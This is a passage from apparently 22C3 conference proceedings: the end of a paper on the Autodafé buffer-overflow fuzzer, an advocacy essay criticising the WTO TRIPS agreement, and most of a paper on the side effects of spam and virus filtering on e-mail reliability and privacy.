7. If a fuzzed variable causes a buffer overflow, the tracer gives to the auditor additional information about this vulnerability.

By reducing the cardinality of F – the fuzzed variable space – and by ordering it, the complexity is drastically declined.

5 Autodafé

In this section, we present an implementation of the fuzzing by weighting attacks with markers technique.

5.1 Block-Based Protocol Description Language

The block-based language used to describe protocols contains these functions:

```
string(‘‘dummy’’);                /* define a constant string */
string_uni(‘‘dummy’’);            /* define a constant unicode string */
hex(0x0a 0a \x0a);                /* define a hexadecimal constant value */
block_begin(‘‘block’’);           /* define the beginning of a block */
block_end(‘‘block’’);             /* define the end of a block */
block_size_b32(‘‘block’’);        /* 32 bits big-endian size of a block */
block_size_l32(‘‘block’’);        /* 32 bits little-endian size of a block */
block_size_b16(‘‘block’’);        /* 16 bits big-endian size of a block */
block_size_l16(‘‘block’’);        /* 16 bits little-endian size of a block */
block_size_8(‘‘block’’);          /* 8 bits size of a block */
block_size_8(‘‘block’’);          /* 8 bits size of a block */
block_size_hex_string(‘‘block’’); /* hexadecimal string size of a block */
block_size_dec_string(‘‘block’’); /* decimal string size of a block */
send(‘‘block’’);                  /* send the block */
recv(‘‘block’’);                  /* receive the block */
fuzz_string(‘‘dummy’’);           /* fuzz the string ‘‘dummy’’ */
fuzz_string_uni(‘‘dummy’’);       /* fuzz the unicode string ‘‘dummy’’ */
fuzz_hex(0xff ff \xff);           /* fuzz the hexadecimal value */
```

With these functions it is possible to reproduce almost every binary-based or string-based protocol. Writing protocol descriptions is a hard manual task. In order to help auditors *Autodafé* uses a tool called `adc` which verifies the syntax of the script and convert correct files in a specific format. Moreover, the Ethereal[11] protocol recognition engine is used by the tool `pdml2ad` to

automatically recover 530 existing protocols by capturing legitimate communications: E.g. this is the automatically recovered description of the first packet sent during a ssh connection using the autodafe language script:

```
block_begin(‘‘packet_1’’);
   // name    : ssh.protocol
   // showname: Protocol: SSH-1.99-OpenSSH_4.2\n
   // show    : SSH-1.99-OpenSSH_4.2\x0a
   // size: 21
   string(‘‘SSH-1.99-OpenSSH_4.2’’);
   hex(0a); /* \n */
block_end(‘‘packet_1’’);
recv(‘‘packet_1’’);  /* tcp */
```

The autodafe language script is not only able to describe network based protocols but also file formats like pdf, gif, jpeg, bmp, MS-Word, Postscript, etc.

5.2 The fuzzer

The fuzzer engine, called `autodafe` is connected to a tracer `adbg` by using a TCP connection. Together, they can send fuzzed variables according to a modifiable substituted strings and values library and implement the technique of fuzzing by weighting attacks with markers. Both Microsoft Windows based and Unix based versions of the tracer are available.

5.3 Results

By using this technique we were able to uncover eighty known buffer overflows in modern software and 865 new unreleased buffer overflows. More information about the results will be given during the talk.

6 Conclusion

In this paper we have presented techniques used to uncover automatically buffer overflow vulnerabilities. In particular we have detailed fault injection or fuzzing – i.e. insertion of malformed data into input files, buffer or protocol packets. We have defined the complexity of these automated tools and the most advanced techniques used to reduce it. We have presented an innovative buffer overflow uncovering technique, called “fuzzing by weighting attacks with markers”, which uses a more thorough and reliable approach, by combining a runtime analysis tool with a fuzzer. As a proof of concept of the efficiency of this technique, a tool called *Autodafé* has been developed which is able to detect an impressive number of buffer overflow vulnerabilities.

7 Acknowledgments

We thank all the Security Group of the Computer Laboratory of the University of Cambridge, especially Markus G. Kuhn and Steven J. Murdoch. We would also thank Serge Vaudenay and Philippe Oeschlin from the Swiss Federal Institute of Technology (EPFL) - LASEC.

References

[1] Dave Aitel. The advantages of block-based protocol analysis for security testing, 2002.
http://www.immunitysec.com/resources-papers.shtml.

[2] Dave Aitel. Spike, 2003.
http://www.immunitysec.com/resources-freesoftware.shtml.

[3] Bryan So Barton P. Miller, Lars Fredriksen. An empirical study of the reliability of unix utilities, 1990.
http://www.cs.wisc.edu/ bart/fuzz/fuzz.html.

[4] Justin E. Forrester Barton P. Miller. An empirical study of the robustness of windows nt applications using random testing, 2000.
http://www.cs.wisc.edu/ bart/fuzz/fuzz.html.

[5] CERT. Cert/cc statistics 1998-2005, 2005.
http://www.cert.org/stats.

[6] Juan Cespedes. Ltrace, 2005.
http://packages.debian.org/unstable/utils/ltrace.html.

[7] Datarescue. Ida, 2005.
http://www.datarescue.com.

[8] Michael Eddington. Peach, 2005.
http://www.ioactive.com/v1.5/tools/index.php.

[9] Jon Erickson. *Hacking: The Art of Exploitation*. No Starch Press, 2003.

[10] Barton P. Miller et al. Fuzz revisited: A re-examination of the reliability of unix utilities and services, 1995.
http://www.cs.wisc.edu/ bart/fuzz/fuzz.html.

[11] Gerald Combs et al. Ethereal - the world's most popular network protocol analyzer, 2005.
http://www.ethereal.com.

[12] Jack Koziol et al. *The Shellcoder's Handbook*. John Wiley & Sons, 2004.

[13] Julian Seward et al. Valgrind, 2005.
http://www.valgrind.org.

[14] Paul Kranenburg et al. Strace, 2003.
http://www.liacs.nl/ wichert/strace/.

[15] GNU. Objdump, 2004.
http://www.gnu.org/software/binutils/.

[16] GNU. Gdb, 2005.
http://www.gnu.org/software/gdb/gdb.html.

[17] Gary McGraw Greg Hoglund. *Exploiting Software: How to Break Code*. Addison-Wesley Professional, 2004.

[18] Secure Software Inc. Rats - rough auditing tool for security, 2002. http://www.securesoftware.com/rats/rats-2.1.tar.gz.

[19] Nish Balla James C. Foster, Vitaly Ospinov. *Buffer Overflow Attacks: Detect, Exploit, Prevent*. Syngress, 2005.

[20] Rauli Kaksonen. Protos - security testing of protocol implementations, 2002. http://www.ee.oulu.fi/research/ouspg/protos/.

[21] Yariv Kaplan. Apispy32, 2002. http://www.internals.com/utilities_main.htm.

[22] Philippe Oechslin. Security bug catcher, 2004. http://lasecwww.epfl.ch/ oechslin/projects/bugcatcher/.

[23] Department of Computer Science Secure Programming Group, University of Virginia. Splint - a tool for statically checking c programs, 2003. http://www.splint.org.

[24] David A. Wheeler. Flawfinder, 2004. http://www.dwheeler.com/flawfinder/.

[25] Oleh Yuschuk. Ollydbg, 2005. http://www.ollydbg.de/.

Bad TRIPs

What the WTO Treaty did in Hongkong and what that means for us

Julian 'hds' Finn, Oliver Moldenhauer

Bad TRIPs

What the WTO Treaty on intellectual property did in Hongkong and what that means for us

Since the founding of the WTO (World Trade Organization) in 1995 all WTO members are also parties to the TRIPS agreement on intellectual property. The TRIPS (*Trade-Related Aspects of Intellectual Property Rights*) regulates minimum standards of intellectual monopoly rights for all its members. These standards go far beyond what was common in most developing countries before the agreement, so that they are forced – after different transition periods - to enshrine the privatisation of knowledge and bio diversity in national law. In 2005, India, for example, had to enact a patent law that allows the patenting of pharmacological agents. This is overviewed by WTO-panels, threatening of million-dollar punitive tariffs.

Where is the Problem?

The TRIPS-Agreement enforces the strengthening of intellectual monopoly rights one sided towards knowledge-production and breeding. Beyond that it practises a massive privatisation of knowledge, mostly into the hands of corporations of the global north.
On the other hand, other possibilities of research, breeding and development are obstructed by the TRIPS, as stronger intellectual monopoly rights interfere with exchange and transfer of knowledge.




Fig. 1 The effects of strong patent protection are measurable with licensing fees and royalties: According to world bank data, in 2002 the poorer countries had to pay 9.3 Bn Dollars more fees towards countries with higher income than they received.

The TRIPS is especially harmful for the Global South: technology transfer into the south is more complicated. This obstructs local development processes. For many industrial countries today the reproduction of technical products was an important method in order to catch up with technological development. Neither Japan nor Korea, Germany or the USA could have reached the technological standards they have now with todays patent law conditions.

TRIPS also regulates copyright laws: the minimum term of copyright lasts until 50 years after the death of the author. It also regulates the limitations of copyright such as fair use. This is especially problematic for developing countries struggling to provide access to knowledge for their citizens, such as school books.

The history of TRIPS always applied double standards. While thousands of people had to die of AIDS in south Africa due to a year-long lawsuit of US-American and European pharmaceutical corporations, the US reacted quite quickly, facing a possible Anthrax-epidemic with the threat to break Bayer's patent on Ciprofloxacin, referring to the state of emergency regulations.
The impact of a strong patent protection are particularly evident when it comes to pharmaceuticals. Patented medicine is not affordable for most of the people in the south. Even though the TRIPS-agreement offers the possibility to produce cheap generics under certain circumstances, this is only possible in emerging nations that have their own pharmaceutical industry capable of producing these drugs.
Therefore this hits the poorest countries especially hard, as they have to import these generics. The debate on how and when countries without an own pharmaceutical industry (e.g. Ruanda) are allowed to import generics is still going on. In 2003 a declaration was adopted that theoretically allows the import of such generics, though the threshold for this procedure is so high that it hasn't been used since. The contract text itself hasn't been changed.

Farmers are also affected by the TRIPS: A hard seed protection for plants is now also dictated on developing countries. The TRIPS pressurizes countries to allow the patenting of genetically modified seeds. Patents further restrict the usage of seeds. For example the Canadian farmer Percy Schmeiser was convicted because genetically modified seeds were found on his land. The patents for these seeds belong to the US Corporation Monsanto and he hadn't paid licensing fees, as the seeds were blown from neighboring fields onto Schmeiser's own by the wind and against his will.

In the last decades the lobbies of corporations have successfully extended the patenting possibilities so that it is nowadays possible to patent genetic sequences and micro organisms. Lobbies also tried to make the patenting of algorithms and business practises possible with the so-called software patenting directive. One of the main arguments of the organisations lobbying for the directive was the TRIPS that regulates the patenting of technical inventions. However, this is fortunately not right: The TRIPS does not mention software patents and it is a common opinion that Software does not fall under technological inventions. If the EU adopts software patents, this might change though: The EU could possibly impose its opinion on TRIPS towards developing and emerging countries, forcing them to also adopt software patenting laws. (Which India, for example, so far refused to do.)

But TRIPS also patronises such things as so-called bio-piracy, meaning that corporations acquire genetic resources and traditional knowledge that has been used for centuries in southern

countries. Some examples for the attempts of bio piracy are the patent applications on Basmati and Jasmine Rice, the Neem-Tree (for the extraction of anti-biotics), Cupuacu, Mexican Corn (with a very high percentage of oil) and the Hoodia Cactus for slimming products. (As seen in your favorite spam-mail).

What did the WTO effect through TRIPS?

Bio diversity and knowledge are transferred from a public into a private good through the TRIPS-Agreement. Human rights are subordinated under an agreement which benefits mainly transnational corporations whose power are strengthened and whose profits are increased.
In the 1994 WTO and TRIPS negotiations industrial countries used their economic and political power of to impose strong intellectual monopoly rights onto developing and emerging countries. Now, ten years later, more and more parts of the TRIPS agreement have to be enacted into national law in emerging an developing countries, and especially the larger emerging countries such as Brazil and India are starting to demand their rights back. The TRIPS is (fortunately) becoming a more and more controversial agreement a lot of states were fooled into.

Therefore many NGOs demand:

- The abolishment of the TRIPS-agreement. Every country must be able to determine its own standards for intellectual monopoly rights independent from the WTO
- No patents on life
- Free access to seeds and medicine in the countries of the Global South.
- The development of alternative international agreements to support innovation and breeding.

TRIPS in Hong Kong

Just a few days before the 22C3 congress the TRIPS agreement (and weeks after the printing of this paper) was part of the WTO meeting in Hong Kong.
Two of the most important issues that are likely to be discussed in Hong Kong are:

Import of pharmaceuticals

Especially African countries demand easier possibilities to import generics. They also demand this to be put into the text of the agreement. The USA, EU, Canada and especially Germany oppose to this proposition.

Bio piracy

India and other countries demand that patents can only be granted if the origin of the plants and animals leading to an invention are clearly disclosed. This would make it much easier to fight against bio-piracy-patents. The EU and the USA are against this proposition.

Extension of the transition periods

Zambia demands the extension of the transition periods towards the introduction of the TRIPS in the least developed countries (LDCs) up to 2020. The current development looks as they might reach a decision, where an extension until 2013 might be decided. (With patents on drugs being compulsory after 2016 in the LDCs.)

Unfortunately, a complete overhaul of TRIPS to get an agreement that is more friendly towards development and the knowledge commons is not very likely to occur in the official negotiations in Hong Kong. NGOs and activists however will be pushing this agenda and discuss it during many of the side events during the counter summit in Hong Kong.

Collateral Damage

Consequences of Spam and Virus Filtering for the E-Mail System

Peter Eisentraut

Collateral Damage

Consequences of Spam and Virus Filtering for the E-Mail System

Peter Eisentraut
credativ GmbH
peter.eisentraut@credativ.de

Abstract

This paper takes a critical look at the impact that contemporary spam and virus filter techniques have on the stability, performance, and usability of the e-mail system.

1 Introduction

This is the year twelve of the Spam era.[1] By most counts, more than half of the current e-mail traffic on the Internet is due to spam or e-mail-borne viruses [1]. The computing community has constructed an impressive toolkit of anti-spam and anti-virus measures which most regular e-mail users apply or have applied on their behalf lest they be bombarded with e-mail junk.

This is also the year twenty-four of the SMTP e-mail era.[2] The "simple mail transfer protocol" nowadays governs virtually all electronic mail communication on IP networks, having obsoleted several alternative protocols over the years. Two important properties of SMTP were simplicity—it was easy for heterogeneous systems to participate in the message exchange—and reliability—it was ensured that messages would be delivered or the delivery failure be reported.

But a more thorough consideration will reveal that a strict SMTP implementation alone no longer stands a chance to participate successfully in the e-mail network of today. There are additional protocols and conventions stacked on top of it that are the result of the behavior of spam filters, virus scanners, and other defense mechanisms. The behavior of these systems is not codified anywhere, it varies between sites and over time, and the existence is usually not even announced. Users of this network of hosts of ill-defined protocol conventions, mutual distrust, and hostility are faced with a new set of challenges to get their e-mail through. This paper analyzes these problems.

2 Filtering Techniques

Most sites that want to stand a chance to participate reasonably in the e-mail exchange equip their mail servers with a number of filter routines to weed out junk e-mail. While this is an unfortunate fact, it is clear that running a mail server without spam and virus filters is no longer feasible today. Not all filtering

[1] Legend has it that the first spam was sent in 1994 [1].
[2] RFC 821 appeared in 1982.

techniques, however, have equal merit. Some have lost their impact over the years, some are frequently misconfigured, and some simply cause more harm than good. This section will show a number of e-mail filtering techniques that have shown to be troublesome.

2.1 DNS Blackhole Lists

DNS blackhole lists (DNSBL) were the first technique invented specifically to fight junk e-mail [1]. Lists of hosts, first IP addresses, later also host or domain names, that have appeared in connection with junk e-mail are published via the DNS system. Mail servers all over the Internet can query these lists to reject connections from hosts that are known to send out (or relay) spam.

The first public DNSBL, the MAPS Realtime Blackhole List (RBL), had a rather strict policy for adding entries. Nominations were inspected manually, nominated sites were contacted and given a chance to react to the problem before a listing would be added. If you thought that MAPS was a trustworthy organization, you could sensibly block e-mail from all hosts listed at MAPS.

Two things have happened in the meantime. First, the MAPS RBL no longer exists as a free service. At first, access was restricted to paying customers, and later the entire operation was bought by Kelkea, Inc., which in turn has been bought by Trend Micro in the meantime [2]. There are now dozens of alternative DNSBL providers available. Second, both the Internet and the spam problem have grown significantly. It is no longer manageable to inspect all listing nominations manually. Therefore, most of the current DNSBLs rely on some kind of automatic listing (and delisting) process. This leads to some problems:

- Temporary misconfigurations are not treated discriminatorily. They can cause immediate listings which are slow to be removed. This way, the entire customer bases of large ISPs are occasionally blocked.
- Most spam nowadays is sent over dial-up accounts. The IP address of a dial-up account changes every day or so. A blacklist maintained over DNS, which typically has a propagation delay of approximately one day, is therefore useless for tracking rogue dial-up accounts.

The RBL was as much an education program as it was a spammer blacklist. At that time, Sendmail was the dominating MTA program on the Internet and it was unfortunately configured as an open relay by default. Nowadays, all common MTA products are secure against relaying by default, so if there is a configuration problem it is more or less intentional. The problem is that most of the junk e-mail is no longer sent via common MTAs but via zombies behind dial-up accounts.

These points do not mean that DNSBLs are useless. An open relay is an open relay after all. And scanning the e-mail body for mentions of listed host names (URLBLs) has shown itself to be useful. It means, however, that the correlation between a DNSBL listing and an actual junk mail problem is no longer strong. If the purpose of DNSBLs is to fight junk mail, rather than to push through agendas about proper system configuration, DNSBLs can no longer by universally trusted. Therefore blocking e-mails simply because of a DNSBL listing is not appropriate anymore. Countless reputable sites on the Internet continue to do that nevertheless.

If one considers a DNSBL listing to indicate an increased *likelihood* that the sending host may be connected to a junk e-mail problem, then factoring in this likelihood with other spam indicators, as is done in weighted scoring systems such as in SpamAssassin, continues to be useful.

An additional point is that DNS as a protocol is not secure. It is fairly easy to influence the system in such a way that a user is presented with wrong information. This could be used by criminally minded parties to launch denial-of-service attacks by presenting faked DNSBL listing data to an e-mail receiver, or to bypass DNSBLs by hiding such listing data. While this has not been an actual problem to any noticeable degree so far, building reputation services on DNS still presents a potential trouble spot.

2.2 Bounce Messages

In the old days, it worked like this: Host A wants to transmit an e-mail message to host B. Host B checks whether the message is acceptable, then acknowledges the receipt or sends a rejection message. As spam and virus filtering became more important, the acceptability checking became more and more involved, to the point that host A started to time out before host B could finish the checks. So in the new days, it works like this: Host A wants to transmit an e-mail message to host B. Host B immediately accepts that message (after a minimum of checking). Later, host B checks whether the message is acceptable. If it's not, then host B sends an e-mail to inform the original sender that the message was rejected. This is in principle already a protocol violation, but would rarely have any practical impact for the end users.

The problem is that once host B has (apparently) accepted the message, host B no longer has any reliable information about the original sender of the e-mail message. As long as the connection to host A is still open, sending the error to host A is a good bet for reaching the sender. (Granted, in complex relay schemes, host A might be just as much at a loss about the original sender as host B, but ordinarily, host A is the mail server at the ISP of the sender and therefore has a pretty good idea about where the message came from.) But the sender address in the envelope or the content could be the actual sender, or it could be misconfigured, or it could be deliberately faked, as would be the case for spam, so that after the connection is closed, the sender cannot be reached anymore. In other words, the new days approach *does not work*.

So what to do? One popular course of action is to ignore the problem and send the rejection messages anyway. Even popular open-source e-mail filter packages like Amavisd-new [3] continue to ship with a default configuration to that effect as of this writing[3]. Assuming that most junk e-mail uses fake sender addresses, and assuming further that the spam and virus filters are reasonably accurate and have few false positives, then almost all of these rejection messages go to the wrong person. Given that at least 50% of all e-mails are junk e-mails, and assuming that filters detect at least 80% thereof, if only one in ten sites would enable these rejection messages, e-mail traffic on the Internet would rise by about 5%. Add to that the impact that these misguided rejection messages have on their actual recipients, this mechanism is not only useless, both for the senders and the recipients, but wastes "common" Internet resources,

[3] version 2.3.3

and is hostile to innocent users. This has in turn led to a wave of anti-anti-spam measures that stop the bogus bounces, and some users now reject bounces altogether, further reducing the reliability of e-mail communication.

People who really trust their filters then simply discard messages classified as junk e-mail without any notice. But this approach is rarely appropriate. Putting suspected junk messages in a quarantine area for manual inspection works reasonably well on balance, but is hardly manageable in larger organizations [1]. There are also significant privacy concerns with this approach.

What is rarely considered is that the two problematic factors in the old days approach should simply be fixed. First, SMTP clients that time out too fast: Fixing the actual e-mail client programs would be hard to achieve because that end of the bargain is influenced by unresponsive manufacturers and inexperienced users. Most of the time, however, the client in these transactions is another MTA program, which can easily be reconfigured to support longer timeouts. Second, checking the message on the receiving host takes too long: The internals of many of the e-mail filtering applications are quite frankly a mess. Assembled during a period where new filtering techniques appeared by the week, they lack proper design, are overloaded with features, and consequently do not perform well. More robust and streamlined implementations could easily outperform the toolkits of today to make e-mail filtering at the point of delivery possible again.

2.3 Greylisting

The amazing fact about greylisting is that it still works at all. Greylisting relies on the fact that spamming software and in particular mailing software installed on zombies, does not retry sending after receiving a temporary failure reply from the recipient. Greylisting is extremely effective; in my experience it can block between 80% and 90% of all junk e-mail. The reason why so few spamming software makers have reacted and added a sending queue to their software can only be assumed to be that so few sites use greylisting.

The problem with greylisting is not so much that is hinders the e-mail traffic—the delay is usually about 15 minutes and the additional traffic is minimal—but that it's easy to get the configuration wrong:

- The concept sounding so simple, many of the early greylisting implementations are hack jobs that break easily and are full of security holes.
- Distributing the mail server load on more than one machine causes various kinds of problems:
  - If it is done on the sender side, each new delivery attempt will appear to come from a different IP address which will again be greylisted. This can usually be circumvented by greylisting not the IP address but, say, the entire class C network.
  - If the load spreading is done on the server side, it is important that the greylisting database is shared between all nodes, otherwise the client is greylisted again if the next delivery attempt is serviced by a different node.

- A number of sites do not have well-functioning SMTP server implementations that schedule a new delivery attempt if the first one failed with a temporary error [4]. A list of these sites needs to be collected and whitelisted.
- Some mailing list software sends out each e-mail with a unique sender address [4]. Such sites can only be reasonably greylisted if the sender address is not part of the lookup key.
- If users are expecting time-critical e-mails (say, from Internet auctions), then they need to be whitelisted. If this is unmanageable, greylisting cannot be used.
- If more than one hop in the delivery chain is configured to use greylisting, the delivery time grows superlinearly. This should be avoided.

Even though the concept sounds simple, a properly functioning greylisting implementation for a mail server that is to service many different kinds of users is very difficult to get right. It is better to stay away from it if the user population is too diverse.

2.4 SPF

The Sender Policy Framework (SPF) [5] and its cousin Sender ID [6] are two more recent developments in the fight against spam. The owner of a domain announces through a DNS record over which hosts e-mail from that domain is allowed to be sent. If a recipient gets e-mail from that domain over a different host, the e-mail should, under the SPF theory, be rejected. The snail mail analogue of SPF would be the post office saying that letters with return addresses in Berlin may only be dropped in mailboxes in Berlin. (Note that this does not offer any satisfactory explanation for what return address to write if you send a postcard while on vacation in Hamburg.)

SPF does not, in fact, hinder much of any spam. SPF could only work if all or at least most sites on the Internet used it. Otherwise, spammers who wish to equip their spam with fake sender addresses can simply pick a domain which does not publish SPF records. This can obviously be automated with ease, so spammers are not bothered by SPF at all. Even if all reputable sites on the Internet used SPF, new domains are a dime a dozen. The actual junk mail fighting task would then be to quickly identify those domains and publish a list of them, but DNS Blackhole Lists already do that.

SPF is also supposed to prevent phishing. Note, however, that SPF only checks the envelope sender address, which most end users of e-mail never see at all, so the usefulness of SPF against phishing is nearly zero. The related approach Sender ID works similar to SPF but checks the Purported Responsible Sender (PRS) address instead, which is taken from the headers of the e-mail contents. This is the address that e-mail users do see, so Sender ID does seem useful against phishing. But Sender ID has not reached widespread acceptance because it is patent encumbered and has a restrictive license [1].

What SPF does prevent to some degree is that a certain domain is abused as a fake sender address in junk e-mail. Note that the SPF web site [5] is titled, "A Sender Policy Framework to Prevent Email *Forgery*" (my emphasis). It doesn't

prevent it, of course, but it does reduce it. One might suspect that this is the actual reason why certain ISPs apply this technique.

On the flip side, SPF breaks the e-mail protocols. Forwarding no longer works, because the forwarding host might not be registered as a valid sending host for the domain. The Sender Rewriting Scheme (SRS) is supposed to fix that but has not been widely implemented. Users are locked into the mail servers of their e-mail providers. If the mail server is misconfigured (see section 2.1 for an example) or unavailable (see section 2.5 for an example), the user cannot send e-mails anymore. People who have their own e-mail domains are faced with a new set of issues: Does the domain hoster publish SPF records? Is the domain owner able to publish their own SPF records? Is the domain owner forced to set up his own mail server, or alternatively, is that option available? Moreover, SPF relying on DNS as the distribution protocol, it is susceptible to the same security problems as DNSBLs, explained in 2.1.

To summarize, SPF is a means for large ISPs to control how users route their e-mail, it creates a number of problems for ordinary e-mail users, but does not solve any actual problems for them.

2.5 Blocking Port 25

Initially, spam was send through ordinary ISP mail servers. When spam began to be frowned upon, spammers sought out mail servers with insecure configurations. As those disappear, spam is nowadays mostly sent through so-called zombies, ordinary PCs that have been taken over by a virus. Spammers, in cooperation with virus authors, command networks of thousands of cracked PCs to relay their junk e-mail.[4] Blacklists have trouble keeping up with this development because most of these vulnerable PCs are behind dial-up accounts which change their IP address every day. And even if the IP addresses could be tracked, spammers could simply switch to the next set of a thousand zombies.

Over the last few years, ISPs have begun blocking the TCP port 25 for their dial-up customers. This means that dial-up users can no longer connect to port 25 on arbitrary hosts but have to route all e-mail through the designated mail server of their ISP. Compromised PCs would no longer be usable as zombies for junk mailing.

For the "average" e-mail users, this doesn't make a difference, and the fact that an ISP blocks port 25 might even slightly increase their security indirectly, as their hosts are no longer an attractive target for installing "zombieware". Many e-mail users, however, wish to command e-mail accounts other than the one offered by their ISP from their machines. People use alternative e-mail providers, use office e-mail accounts while working at home, or host entire company networks behind DSL lines. Simply blocking port 25 is therefore not an acceptable measure. To offset this problem, ISPs might then offer that all dial-up customers can relay outgoing mail through the ISP's mail server, no matter what domain. (If the ISP's mail server properly checks the connecting IP address or requires authentication, this is not an open relay and therefore acceptable.) This, however, will still not allow customers to bypass the ISP's mail server for other reasons, such as the ISP's mail server being misconfigured or the desire

[4] Impressive examples were related by Hauptkommissar Frank Eißmann, Dezernat für Computerkriminalität, Landeskriminalamt Baden-Württemberg at [7].

to use other mailing software. It's also fundamentally incompatible with the SPF system. These two measures combined are a particularly powerful way to control and restrict how users send e-mail.

The only acceptable measure if an ISP blocks port 25 is to give every customer the option to unblock the port without any questions.

It can be expected that even more ISPs will begin to block port 25 by default in the future. Government groups such as the "London Action Plan" might even endorse the measure.[5] Consumers should be wary that ISPs do not take this as an excuse to restrict communications instead.

2.6 Challenge/Response Systems

A challenge/response (CR) system is a different kind of greylisting, if you will. The mail server of the recipient of an e-mail intercepts the message and sends a challenge e-mail to the sender. The challenge might be to simply reply to the challenge e-mail or perhaps to solve a small puzzle first. In any case, some evidence of human intervention should be shown, under the assumption that spam software would not respond to such challenges. Only after the challenge is completed, the original e-mail will be delivered.

CR systems are a major annoyance of e-mail users, have a high risk of losing e-mail, and are quite useless against spam, for the following reasons [8]:

- Sender addresses of most spam are faked, so innocent parties are hit by challenge messages. (This is related to the bounce message problem explained in section 2.2.)
- For that reason, using a CR system will likely land *you* on blacklists for spamming.
- Spam using fake sender addresses can conceivably bypass CR systems by guessing sender addresses that have likely been authenticated already.
- Two parties using CR systems could never begin to talk to each other.
- To make sure that challenge messages get through, loopholes would need to be created in spam filter and other CR software. These loopholes could be exploited by spam [9].

Installing a CR system on the mail server of an ISP or large organization would also allow the provider the track the e-mail transactions of the users in fine detail, which is a clear privacy violation.

If CR systems became widespread and users became accustomed to responding to these challenges, spammers could easily send out fake challenges for e-mail address harvesting.

CR is therefore counterproductive in the fight against spam and should not be used under any circumstances.

[5] Related by Jean-Jacques Sahel, Head International Communications Policy, Departement of Trade and Industry, U.K. at [7].

2.7 Being Smarter Than Everyone Else

There are a number of other things that people have tried when filtering junk mail that are better not repeated. Some examples:

- Manually maintaining a DNSBL because you don't trust the external ones. It is impossible to keep such a system up to date by oneself.
- Running a local Pyzor server and feeding it only with your locally detected spam e-mail. This will not help you detect more or less spam.
- Securing your system in all kinds of ways but forgetting the MX backup. The concept of the classical MX backup hosted by someone else is pretty much obsolete.
- Randomly checking for RFC or other standard purity. This has nothing to do with spam.
- Changing your e-mail address regularly and sending everyone (including the spammers) an e-mail about that.

E-mail communication is governed by public protocols. Adding filters on top of that already alters the protocols in ways that are sometimes hard to comprehend, but if the filters are at least widely known, a general understanding can be developed about how e-mail should be delivered. Adding private filtering solutions that are not well thought out, have little correlation with junk e-mail occurrence, or annoy other users, do not benefit the reliability of the e-mail system.

3 Legal Issues

Besides the technical challenges, spam filtering also raises legal questions. Foremost, there are privacy issues. Of course, mail servers already keep extensive logs of all e-mail activity. But consider for instance the following additional points:

- Bayesian filters build a database of all words found in e-mails.
- A greylisting database keeps a record of all senders, recipients, and connecting IP addresses. This information is already in the mail server logs, but is the greylisting database adequately secured?
- Distributed systems like DCC inform the world about how many times an e-mail was sent, something which you perhaps did not intend the world to know.
- Challenge/response systems keep very detailed records about an e-mail transaction in order to verify the challenge [8].
- Techniques like SPF and blocking port 25 give ISPs increasing control about the paths that e-mails may take.

These kinds of checks tend to take place on the mail server of the ISP, so these databases are not under the control of the user.

Any kind of spam fighting effort begins with building a database of spam. All major providers of spam and virus filtering solutions have massive databases of e-mails. Various industry associations and government agencies are collecting e-mails as well, for example: The association of German Internet enterprises (*eco – Verband der deutschen Internetwirtschaft e.V.*) is collecting spam at `hotline@eco.de`. The *Zentrale zur Bekämpfung unlauteren Wettbewerbs e.V.* (a German association against unfair trading) is collecting spam at `beschwerdestelle@spam.vzbv.de`. The Federal Trade Commission (FTC) of the USA is collecting spam at `spam@uce.gov`. More databases are in preparation. As part of the "European Spambox Project", many of these types of databases will be shared at the European level.[6] Now the average user might not care who collects spam, but it is not hard to imagine other uses for these databases, such as tracking user accounts and users themselves.

Fortunately, consumers often have a recourse against these kinds of actions. Under German law, analyzing e-mails for signs of spam is not allowed without the consent of the recipient [1]. (The situation elsewhere in the EU should be similar since the relevant laws follow from EU regulations.) This follows both from privacy laws (*Bundesdatenschutzgesetz*) and the secrecy of telecommunications (*Fernmeldegeheimnis*). (Different rules apply to virus filtering.) Severe criminal penalties may apply in cases where e-mails are blocked, withheld, delayed, or analyzed by telecommunications providers without consent of the communicating parties. This would include all spam filtering methods including statistical analysis, distributed filtering, greylisting, and quarantines.

ISPs therefore usually include rules about e-mail filtering in their use policies or require users to explicitly activate the junk mail filter on their account. Users are still invited to verify what exactly happens to their e-mails before activating the "Please filter my spam" checkbox, and should request that information from the ISPs if necessary. As usual, of course, few people will actually bother about this, and the privacy of e-mail in general will deteriorate further.

4 Conclusion

